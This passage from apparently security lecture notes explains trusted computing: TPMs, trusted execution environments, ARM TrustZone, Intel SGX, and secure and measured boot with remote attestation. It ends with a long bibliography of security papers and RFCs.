Note that trusted computing is in particular of high relevance for the fast growing number of mobile and embedded devices. A modern car, for example, consists of many small embedded computer systems and there is certain interest to verify that the devices implementing critical functions of a car have not been tampered with.

Trusted Computing Security Goals

- *Isolation*: Separation of essential security critical functions and associated data (keys) from the general computing system.
- *Attestation*: Proving to an authorized party that a specific component is in a certain state.
- *Sealing*: Wrapping of code and data such that it can only be unwrapped and used under certain circumstances.
- *Code Confidentiality*: Ensures that sensitive code and static data cannot be obtained by untrusted hardware or software.
- *Side-Channel Resistance*: Ensures that untrusted components are not able to deduce information about the internal state of a trusted computing component.
- *Memory Protection*: Protects the integrity and authenticity of data sent over system buses or stored in (external) memory from physical attacks.

Isolation is the key motivation for defining trusted computing bases. To bootstrap trust into a system, a system needs to be able to hold keys in tamper-resistant memory and it must be able to perform cryptographic operations in such a way that keys never leave the isolated environment. As a consequence, the first candidates of functions to place into trusted hardware are cryptographic algorithms and key generation and storage. But once more flexibility is desired, it makes sense to add more functionality to the isolated environment and ultimately you will make the isolated environments programmable (which then eventually may lead to a recursion when the software running in the trusted computing base becomes too complex).

Attestation is often needed to verify that a system can be trusted. Attestation may be a local or remote process. For example, a car manufacturer may decide to install firmware updates only on devices that have not been tampered with. Hence, the software update process may request a remote attestation that the car component is in a proper state.

Sealing code and data can for example be used to bind it to a specific device, a certain configuration of a device, the state of a software module or a combination of these.

Code confidentiality may be used to protect intellectual property. Code confidentiality may be achieved by combining isolation, encryption, and sealing.

Side-channel resistance is an important property. The attacker model has a big influence on the costs for achieving side-channel resistance and hence this must be well defined to know what side-channel resistance means. For example, an attacker who has physical access to the hardware can launch attacks by injecting faults or measuring power consumption to reveal information about the internal state of a trusted computing component. An attacker who has only access to the untrusted computing components may reveal information via a timing side-channel attack on shared caches.

Memory protection has to consider passive attacks (e.g., bus snooping) and active attacks (e.g., data or fault injection). The means are to encrypt data, to calculate integrity checksums, and to prevent replay attacks. Of course, this is challenging to do at typical bus speeds.

Most trusted computing systems only support some of these security goals. The reason is simply that supporting all of them increases complexity, which defeats the goal of keeping the trusted computing base small.

Trusted Platform Module (TPM)

- A Trusted Platform Module (TPM) is a dedicated micro-controller designed to secure hardware through integrated cryptographic operations and key storage.
- The TPM 1.2 specification was published in 2011:
 - Co-processor capable of generating good random numbers, storing keys, performing cryptographic operations, and providing the basis for attestation.
 - Limited protection against physical attacks.
- The TPM 2.0 specification was published in 2014.
 - Support of a larger set of cryptographic algorithms and more storage space for attestation purposes.
- The TPM specifications have been created by the Trusted Computing Group (a consortium of vendors with large influence of Microsoft on TPM 2.0).

The TPM specification version 1.2 requires that TPMs support a random number generator (RNG), an RSA implementation supporting at least 2048-bit keys, and the SHA-1 cryptographic hash function. At manufacturing time, a so-called Endorsement Key (EK) is generated and burned into the TPM. This key identifies a particular TPM chip and implicitly the hardware making use of this chip. Additional keys such as Attestation Identity Keys (AIKs) can be generated and stored on the TPM. Finally, the TPM can store hash values in Platform Configuration Registers, that may be used for attestation purposes.

TPM 2.0 implementations can come in various forms:

- Discrete TPMs are dedicated chips that implement TPM functionality in their own tamper resistant semiconductor package.
- Integrated TPMs are part of another chip.
- Firmware TPMs are software-only solutions that run in a CPU's trusted execution environment.
- Software TPMs are software emulators of TPMs that run with no more protection than a regular program gets within an operating system.
- Virtual TPMs are provided by a hypervisor and rely on the hypervisor to provide them with an isolated execution environment.

TPM technology has been criticized since it can be used to lock a device such that the owner of the device is prevented from installing arbitrary software or from making certain changes to the existing software and device configuration. Ideally, the informed owner of a device should be able to take an informed decision whether she wants to trust the TPM embedded in a device. In reality, many owners will likely never ask this question and they may in fact see benefits of trusting the vendor of a device (and if necessary be prepared to take legal action against the vendor if the local laws support that).

Trusted Execution Environment (TEE)


Definition (trusted and rich execution environment)

A *trusted execution environment* (TEE) is a secure area of a processor providing isolated execution, integrity of trusted applications, as well as confidentiality of trusted application resources. A *rich execution environment* (REE) is the non-secure area of a processor where an untrusted operating system executes.

- REE resources are accessible from the TEE
- TEE resources are accessible from the REE only if explicitly allowed.
- The TEE specifications have been created by the GlobalPlatform (another industry consortium).

The TEE concept has been quite successful in the computing industry. There are several processor designs implementing TEEs and many mobile devices use this technology to implement TPM-like functionality. On mobile phones, it is quite common that certain hardware components (e.g., a fingerprint reader) are only accessible to TEEs and the REE has to call the TEE to perform operation with the hardware. It is also common to implement secure boot technology using code running in the TEE to ensure that only authorized and untampered operating systems are loaded into the REE.

The architectural model provided in [32] is shown below:



The software running inside a TEE is sometimes called trustlets and the TEE is occasionally called the “secure world” and the REE the “normal world”.

TrustZone Cortex-A (ARM)

- The ARM processor architecture has an internal communication interface called the Advanced eXtensible Interface (AXI).
- ARM's TrustZone extends the AXI bus with a Non-Secure (NS) bit.
- The NS bit conveys whether the processor works in secure mode or in normal mode.
- The processor is normally executing in either secure or normal mode.
- To perform a context switch (between modes), the processor transits through a monitor mode.
- The monitor mode saves the state of the current world and restores the state of the world being switched to.
- Interrupts may trap the processor into monitor mode if the interrupt needs to be handled in a different mode.

ARM has coined the term TrustZone but it resolves technically to two very different solutions. The first solution, TrustZone for Cortex-A, is for relatively resource rich systems such as processors you find in your mobile phones. The second solution, TrustZone for Cortex-M, is for relatively resource limited systems such as processors that you find in embedded systems. There is often some confusion because people do not make the distinction between these two solutions explicit.

ARM's TrustZone architecture looks from a very high level like calls from user space programs into an operating system kernel implemented in hardware. The monitor mode is the entry point that carries out the mechanics of calling from normal mode into secure mode, ensuring proper isolation during the call.

TrustZone has been very successful in the mobile device market. Most of the operating systems executing on mobile devices do support TrustZone to implement TPM-like functionality and secure boot mechanisms. A detailed survey of TrustZone technology can be found in [70].

TrustZone Cortex-M (ARM)

- The Cortex-M design follows the Cortex-A design by having the processor execute in either secure or normal mode.
- Instructions read from secure memory will be executed in the secure mode of the processor and instructions read from non-secure memory will be executed in normal mode.
- Cortex-M replaces the monitor mode of the Cortex-A design with a faster mechanism to call secure code via multiple secure function entry points (supported by the machine instructions SG, BXNS, BLXNS).
- The Cortex-M design supports multiple separate call stacks and the memory space is separated into secure and non-secure sections.
- Interrupts can be configured to be handled in secure or non-secure mode.

TrustZone for Cortex-A has been introduced in 2004. The Cortex-M design is much newer and driven by the need to create trustworthy embedded systems. Cortex-M processors have no secure monitor mode and software. Instead, the transition between both worlds is handled by a set of mechanisms implemented into the core logic of the processor.

Security Guard Extension (SGX, Intel)

- SGX places the protected parts of an application in so called enclaves that can be seen as a protected module within the address space of a user space process.
- SGX enabled CPUs ensure that non-enclaved code, including the operating system and potentially the hypervisor, cannot access enclave pages.
- A memory region called the Processor Reserved Memory (PRM) contains the Enclave Page Cache (EPC) and is protected by the CPU against non-enclave accesses.
- The content of enclaves is loaded when enclaves are created and measurements are taken to ensure that the content loaded is correct.
- The measurement result obtained during enclave creation may be used for (remote) attestation purposes.
- Entering an enclave is realized like a system call and supported by special machine instructions (EENTER, EEXIT, ERESUME).

Intel SGX was introduced in 2015 with the sixth generation Intel Core processors. The design targets desktop and server platforms. It allows user-space processes to create private protected memory regions (the enclaves) that are isolated from other processes and also processes running at higher privilege levels (hypervisors or operating system kernels). Enclaves work almost transparently for existing hypervisors or memory management units.

If the capacity of the Enclave Page Cache (EPC) is exceeded, pages may be written to other memory regions after encrypting the content.

Creation and deletion of enclaves is performed by system software running at the highest privilege level while entering and leaving enclaves is done using the lowest privilege level.

Secure Boot, Measured Boot, Remote Attestation

Definition (secure boot)

Secure boot refers to mechanisms that verify signatures of all software components (e.g., firmware, bootloader, kernel) involved in the boot process of a computing system.

Definition (measured boot)

Measured boot refers to mechanisms that take measurements during the boot process of a computing system. The cryptographically protected measurements can be compared against expected baseline values to detect whether a system has been compromised.

Definition (remote attestation)

Remote attestation refers to mechanism that enable a remote verifier to obtain trustworthy evidence about the integrity and security properties of the attester.

Secure boot ensures that every stage of the boot process (firmware, boot loader, hypervisor, kernel) validates the next stage before loading and activating it. Secure boot requires signatures of all software components and root keys against which signatures can be verified. Problems arise if root keys get broken. There is also a certain risk of misuse of root keys to establish vendor lock-in or vendor controlled obsolescence of computing systems. There is also a tussle between ensuring security even in situations where attackers may have physical access to devices and the danger to accidentally brick devices. Backdoors, intended to unbrick devices when things have gone wrong, may introduce door attackers can use to gain control of devices.

Measured boot requires to keep a trusted log of the boot process. This is commonly implemented by collecting hashed of software components and device states and to ensure that they are cryptographically linked and protected by some root key.

TPMs play a key role in secure and measured boot solutions since they provide storage for trusted (root) keys and for securely storing measurements taken during a boot process. Remote attestation protocols enable to export information about the state of a device to remote attestation services that can initiate of control further actions, like enabling network connectivity only as long as a device has measurements that match expected baseline values.

Secure / measured boot and remote attestation are crucial for bootstrapping security services on devices that are deployed in untrusted places (e.g., mobile network base stations mounted on roofs or on towers in the middle of some woods).

References

- [1] A. Adolf, K. Bartels, P. Burgstaller, H. Drexler, M. Egle, C. Hempel, C. Hollay, P. Huisgen, R. Kolmhofer, A.K. Pfeiffer, R. Rieken, P. Schmidt. Handreichung "Security by Design". TeleTrust , Bundesverband IT-Sicherheit e.V. (TeleTrust), November 2020.
- [2] S. Turner A. Langley, M. Hamburg. Elliptic Curves for Security. RFC 7748, Google, Rambus Cryptography Research, sn3rd, January 2016.
- [3] M. Abadi and D. Gordon. A calculus for cryptographic protocols: The spi calculus. *Information and Computation*, 148(1), January 1999.
- [4] David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thomé, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella-Béguelin, and Paul Zimmermann. Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, CCS '15*, page 5–17, New York, NY, USA, 2015. Association for Computing Machinery.
- [5] I. Ahmad, S. Namal, M. Ylianttila, and A. Gurtov. Security in Software Defined Networks: A Survey. *IEEE Communications Surveys and Tutorials*, 17(4):2317–2346, August 2015.
- [6] R. Anderson, R. Needham, and A. Shamir. The steganographic file system. In *Proc. 2nd International Workshop on Information Hiding*, pages 73–82. Springer, 1998.
- [7] L. Hornquist Astrand and T. Yu. Deprecate DES, RC4-HMAC-EXP, and Other Weak Cryptographic Algorithms in Kerberos. RFC 6649, Apple, MIT Kerberos Consortium, July 2012.
- [8] A. Avizienis, J.-C. Laprie, B. Randell, and C. Landwehr. Basic Concepts and Taxonomy of Dependable and Secure Computing. *IEEE Transactions on Dependable and Secure Computing*, 1(1):11–33, January 2004.
- [9] A. Azzouni, O. Braham, T. M. Trang Nguyen, G. Pujolle, and R. Boutaba. Fingerprinting open-flow controllers: The first step to attack an sdn control plane. In *IEEE Global Communications Conference (GLOBECOM)*, pages 1–6, December 2016.
- [10] A. Baratloo, N. Singh, and T. Tsai. Transparent Run-Time Defense Against Stack Smashing Attacks. In *Proceedings of the USENIX Annual Technical Conference*, San Diego, June 2000.
- [11] Austen Barker, Staunton Sample, Yash Gupta, Anastasia McTaggart, Ethan L. Miller, and Darrell D. E. Long. Artifice: A deniable steganographic file system. In *9th USENIX Workshop on Free and Open Communications on the Internet (FOCI 19)*, Santa Clara, CA, August 2019. USENIX Association.
- [12] R. Barnes, J. Hoffman-Andrews, D. McCarney, and J. Kasten. Automatic Certificate Management Environment (ACME). RFC 8555, Cisco, EFF, Let's Encrypt, University of Michigan, March 2019.
- [13] Mihir Bellare and Chanathip Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. *Journal of Cryptology*, 21(4):469–491, 2008.
- [14] Nikita Borisov, Ian Goldberg, and Eric Brewer. Off-the-record communication, or, why not to use pgp. In *Proceedings of the 2004 ACM Workshop on Privacy in the Electronic Society, WPES '04*, page 77–84, New York, NY, USA, 2004. Association for Computing Machinery.
- [15] M. Burrows, M. Abadi, and R. M. Needham. A logic of authentication. *ACM Operating Systems Review*, 23(5):1–13, 1989.
- [16] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer. OpenPGP Message Format. RFC 4880, PGP Corporation, IKS GmbH, November 2007.
- [17] D.L. Chaum. Untraceable Electronic Mail, Return Addresses, and Digital Pseudonyms. *Communications of the ACM*, 24(2):84–88, February 1981.
- [18] D. Cooper, S. Santesson, S. Farrell, S. Boeyen, R. Housley, and W. Polk. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, NIST, Microsoft, Trinity College Dublin, Entrust, Vigil Security, May 2008.

- [19] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *Proc. 7th USENIX Security Conference*, pages 63–78, San Antonio, January 1998.
- [20] C. Cremers, M. Horvat, J. Hoyland, S. Scott, and T. van der Merwe. A comprehensive symbolic analysis of tls 1.3. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS '17*, page 1773–1788, New York, NY, USA, 2017. Association for Computing Machinery.
- [21] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246, Independent, RTFM, August 2008.
- [22] W. Diffie and M. E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, 6:644–654, November 1976.
- [23] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The Second-Generation Onion Router. In *Proc. of the 13th USENIX Security Symposium*, San Diego, August 2004. USENIX.
- [24] C. Dougherty, K. Sayre, R.C. Seacord, D. Svoboda, and K. Togashi. Secure Design Patterns. Technical Report CMU/SEI-2009-TR-010, Carnegie Mellon University, 2009.
- [25] Z. Durumeric, E. Wustrow, and J. A. Halderman. Zmap: Fast internet-wide scanning and its security applications. In *Proc. of the 22nd USENIX Security Symposium*, pages 605–620, August 2013.
- [26] M.J. Dworkin, E.B. Barker, J.R. Nechvatal, J. Foti, L.E. Bassham, E. Roback, and J.F. Dray. Specification of the advanced encryption standard (aes). Federal Information Processing Standard (FIPS) Publication 197, National Institute of Standards and Technology (NIST), November 2001.
- [27] D. Eastlake. Transport Layer Security (TLS) Extensions: Extension Definitions. RFC 6066, Huawei, January 2011.
- [28] D. Eastlake and T. Hansen. US Secure Hash Algorithms (SHA and SHA-based HMAC and HKDF). RFC 6234, Huawei, AT&T Labs, May 2011.
- [29] R. Enns, M. Bjorklund, J. Schönwälder, and A. Bierman. Network Configuration Protocol (NETCONF). RFC 6241, Juniper Networks, Tail-f Systems, Jacobs University, Brocade, June 2011.
- [30] P. Ferguson and D. Senie. Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. RFC 2827, Cisco Systems, Amaranth Networks, May 2000.
- [31] S. Friedl, A. Popov, A. Langley, and E. Stephan. Transport Layer Security (TLS) Application-Layer Protocol Negotiation Extension. RFC 7301, Cisco Systems, Microsoft, Google, Orange, July 2014.
- [32] Global Platform. TEE System Architecture Version 1.2. GlobalPlatform Technology GPD_SPE_009, Global Platform, November 2018.
- [33] N. Haller, C. Metz, P. Nesser, and M. Straw. A One-Time Password System. RFC 2289, Bellcore, Kaman Sciences Corporation, Nesser & Nesser Consulting, February 1998.
- [34] M. Handley and E. Rescorla. Internet Denial-of-Service Considerations. RFC 4732, UCL, Network Resonance, November 2006.
- [35] D. Hardt. The OAuth 2.0 Authorization Framework. RFC 6749, Microsoft, October 2012.
- [36] C.A.R. Hoare. An Axiomatic Basis for Computer Programming. *Communications of the ACM*, 12(10):576–580, October 1969.
- [37] P. Hoffman and P. McManus. DNS Queries over HTTPS (DoH). RFC 8484, ICANN, Mozilla, October 2018.
- [38] R. Housley. Cryptographic Message Syntax. RFC 5652, Vigil Security, September 2009.
- [39] Z. Hu, L. Zhu, J. Heidemann, A. Mankin, D. Wessels, and P. Hoffman. Specification for DNS over Transport Layer Security (TLS). RFC 7858, USC/ISI, Verisign Labs, ICANN, May 2016.
- [40] M. Jones, J. Bradley, and N. Sakimura. JSON Web Signature (JWS). RFC 7515, Microsoft, Ping Identity, NRI, May 2015.

- [41] M. Jones, J. Bradley, and N. Sakimura. JSON Web Token (JWT). RFC 7519, Microsoft, Ping Identity, NRI, May 2015.
- [42] B. Kaduk and M. Short. Deprecate Triple-DES (3DES) and RC4 in Kerberos. RFC 8429, Akamai, Microsoft Corporation, October 2018.
- [43] C. Kaufman, R. Perlman, and M. Speciner. *Network Security: Private Communication in a Public World*. Prentice Hall, 1995.
- [44] A. Kehne, J. Schönwälder, and H. Langendörfer. A Nonce-Based Protocol for Multiple Authentications. *ACM Operating System Review*, 26(4):84–89, October 1992.
- [45] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, May 2019.
- [46] Hugo Krawczyk. The order of encryption and authentication for protecting communications (or: How secure is ssl?). In Joe Kilian, editor, *Advances in Cryptology — CRYPTO 2001*, pages 310–331, Berlin, Heidelberg, 2001. Springer Berlin Heidelberg.
- [47] D. Kreutz, F. M. V. Ramos, P. E. Veríssimo, C. E. Rothenberg, S. Azodolmolky, and S. Uhlig. Software-defined networking: A comprehensive survey. *Proceedings of the IEEE*, 103(1):14–76, 2015.
- [48] B.W. Lampson. Computer Security in the Real World. *IEEE Computer*, 37(6):37–46, June 2004.
- [49] M. Lepinski and S. Kent. An Infrastructure to Support Secure Internet Routing. RFC 6480, BBN Technologies, February 2012.
- [50] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 973–990. USENIX Association, 2018.
- [51] Tianbo Lu, Zeyu Du, and Z. Jane Wang. A survey on measuring anonymity in anonymous communication systems. *IEEE Access*, 7:70584–70609, 2019.
- [52] P. Maene, J. Götzfried, R. de Clercq, T. Müller, F. Freiling, and I. Verbauwhede. Hardware-based trusted computing architectures for isolation and attestation. *IEEE Transactions on Computers*, 67(3):361–374, 2018.
- [53] A. Mayzaud, A. Sehgal, R. Badonnel, I. Chrisment, and J. Schönwälder. A Study of RPL DODAG Version Attacks. In *Proc. of the 8th International Conference on Autonomous Infrastructure, Management and Security (AIMS 2014)*, number 8508 in LNCS, pages 92–104. Springer, June 2014.
- [54] A. D. McDonald and M. G. Kuhn. StegFS: A steganographic file system for linux. In *Proc. 3rd International Workshop on Information Hiding*, pages 463–477. Springer, 1999.
- [55] D. McGrew. An Interface and Algorithms for Authenticated Encryption. RFC 5116, Cisco Systems, January 2008.
- [56] N. McKeown, T. Anderson, H. Balakrishnan, G. Parulkar, L. Peterson, J. Rexford, S. Shenker, and J. Turner. OpenFlow: Enabling Innovation in Campus Networks. *SIGCOMM Computer Communications Review*, 38(2):69–74, March 2008.
- [57] V.S. Miller. Use of elliptic curves in cryptography. In *Advances in Cryptology — CRYPTO '85 Proceedings*, number 218 in LNCS, pages 417–426. Springer, 1986.
- [58] A. Mitseva, A. Panchenko, and T. Engel. The state of affairs in BGP security: A survey of attacks and defenses. *Computer Communications*, 124:45–60, 2018.
- [59] N. Modadugu and E. Rescorla. The Design and Implementation of Datagram TLS. In *Proc. Network and Distributed System Security Symposium*, San Diego, February 2004.
- [60] A. Mortensen, T. Reddy.K, F. Andreasen, N. Teague, and R. Compton. DDoS Open Threat Signaling (DOTS) Architecture. RFC 8811, Forcepoint, McAfee, Cisco, Iron Mountain, Charter, August 2020.

- [61] S. Murpy. BGP Security Vulnerabilities Analysis. RFC 4272, Sparta, January 2006.
- [62] Roger M. Needham and Michael D. Schroeder. Using encryption for authentication in large networks of computers. *Communications of the ACM*, 21(12):993–999, December 1978.
- [63] C. Neuman, T. Yu, S. Hartman, and K. Raeburn. The Kerberos Network Authentication Service (V5). RFC 4120, USC-ISI, MIT, July 2005.
- [64] NIST. Secure Hash Standard. Federal Information Processing Standards Publication FIPS PUB 180-4, National Institute of Standards and Technology, August 2015.
- [65] NIST. Module-lattice-based digital signature standard. Federal Information Processing Standard (FIPS) 204 (Draft), National Institute of Standards and Technology (NIST), August 2023.
- [66] NIST. Module-lattice-based key-encapsulation mechanism standard. Federal Information Processing Standard (FIPS) 203 (Draft), National Institute of Standards and Technology (NIST), August 2023.
- [67] NIST. Stateless hash-based digital signature standard. Federal Information Processing Standard (FIPS) 205 (Draft), National Institute of Standards and Technology (NIST), August 2023.
- [68] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.
- [69] A. Pfitzmann and M. Hansen. A terminology for talking about privacy by data minimization: Anonymity, Unlinkability, Undetectability, Unobservability, Pseudonymity, and Identity Management. http://dud.inf.tu-dresden.de/literatur/Anon_Terminology_v0.34.pdf, August 2010. v0.34.
- [70] Sandro Pinto and Nuno Santos. Demystifying arm trustzone: A comprehensive survey. *ACM Comput. Surv.*, 51(6), January 2019.
- [71] J. Postel. Character Generator Protocol. RFC 864, ISI, May 1983.
- [72] N. Provos and P. Honeyman. Hide and Seek: An Introduction to Steganography. *IEEE Security and Privacy*, 1(3), June 2003.
- [73] rain.forest.puppy. Nt web technology vulnerabilities. *Phrack*, 8(54), December 1998.
- [74] Donald Ray and Jay Ligatti. Defining code-injection attacks. In *Proceedings of the 39th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '12, pages 179–190. Association for Computing Machinery, 2012.
- [75] E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, Mozilla, August 2018.
- [76] E. Rescorla and N. Modadugu. Datagram Transport Layer Security. RFC 6347, RTFM, Google, January 2012.
- [77] E. Rescorla, H. Tschofenig, and N. Modadugu. The Datagram Transport Layer Security (DTLS) Protocol Version 1.3. RFC 9147, Mozilla, Arm Limited, Google, April 2022.
- [78] R. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key-cryptosystems. *Communications of the ACM*, 21(2):120–126, February 1978.
- [79] P. Saint-Andre and J. Hodges. Representation and Verification of Domain-Based Application Service Identity within Internet Public Key Infrastructure Using X.509 (PKIX) Certificates in the Context of Transport Layer Security (TLS). RFC 6125, Cisco, PayPal, March 2011.
- [80] J. Schaad. CBOR Object Signing and Encryption (COSE). RFC 8152, August Cellars, August 2017.
- [81] scut. Exploiting Format String Vulnerabilities. Technical report, Team Teso, September 2001.
- [82] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-Libc without Function Calls (on the X86). In *Proc. 14th ACM Conference on Computer and Communication Security*, pages 552–561, October 2007.
- [83] Y. Sheffer, R. Holz, and P. Saint-Andre. Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS). RFC 7457, Porticor, Technische Universitaet Muenchen, &yet, February 2015.

- [84] R. Shirey. Internet Security Glossary, Version 2. RFC 4949, August 2007.
- [85] Rui Shu, Peipei Wang, Sigmund A Gorski III, Benjamin Andow, Adwait Nadkarni, Luke Deshotels, Jason Gionta, William Enck, and Xiaohui Gu. A study of security isolation techniques. *ACM Computing Surveys*, 49(3), October 2016.
- [86] R. Skowrya, K. Casteel, H. Okhravi, N. Zeldovich, and W. Streilein. Systematic analysis of defenses against return-oriented programming. In *Research in Attacks, Intrusions, and Defenses*, pages 82–102, 2013.
- [87] Ken Thompson. Reflections on Trusting Trust. *Communications of the ACM*, 27(8):761–763, August 1984.
- [88] J. Viega and D. McGrew. The Use of Galois/Counter Mode (GCM) in IPsec Encapsulating Security Payload (ESP). RFC 4106, Secure Software, Cisco Systems, June 2005.
- [89] S. Wendzel W. Mazurczyk. Information Hiding: Challenges for Forensic Experts. *Communications of the ACM*, 61(1):86–94, January 2018.
- [90] Cynthia Wagner, Alexandre Dulaunoy, Gérard Wagener, and Andras Iklody. Misp: The design and implementation of a collaborative threat intelligence sharing platform. In *Proceedings of the 2016 ACM on Workshop on Information Sharing and Collaborative Security, WISCS '16*, page 49–56, New York, NY, USA, 2016. Association for Computing Machinery.
- [91] Isabel Wagner and David Eckhoff. Technical privacy metrics: A systematic survey. *ACM Computing Surveys*, 51(3), June 2018.
- [92] M. Wasserman. Using the NETCONF Protocol over Secure Shell (SSH). RFC 6242, Painless Security, June 2011.
- [93] S. Wendzel, S. Zander, B. Fechner, and C. Herdin. Pattern-Based Survey and Categorization of Network Covert Channel Techniques. *ACM Computing Surveys*, 47(3), April 2015.
- [94] L. Xu, J. Huang, S. Hong, J. Zhang, and G. Gu. Attacking the brain: Races in the SDN control plane. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 451–468. USENIX Association, August 2017.
- [95] T. Ylonen and C. Lonvick. The Secure Shell (SSH) Authentication Protocol. RFC 4252, SSH Communications Security Corp, Cisco Systems, January 2006.
- [96] T. Ylonen and C. Lonvick. The Secure Shell (SSH) Connection Protocol. RFC 4254, SSH Communications Security Corp, Cisco Systems, January 2006.
- [97] T. Ylonen and C. Lonvick. The Secure Shell (SSH) Protocol Architecture. RFC 4251, SSH Communications Security Corp, Cisco Systems, January 2006.
- [98] T. Ylonen and C. Lonvick. The Secure Shell (SSH) Transport Layer Protocol. RFC 4253, SSH Communications Security Corp, Cisco Systems, January 2006.
- [99] S. T. Zargar, J. Joshi, and D. Tipper. A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks. *IEEE Communications Surveys and Tutorials*, 15(4):2046–2069, 2013.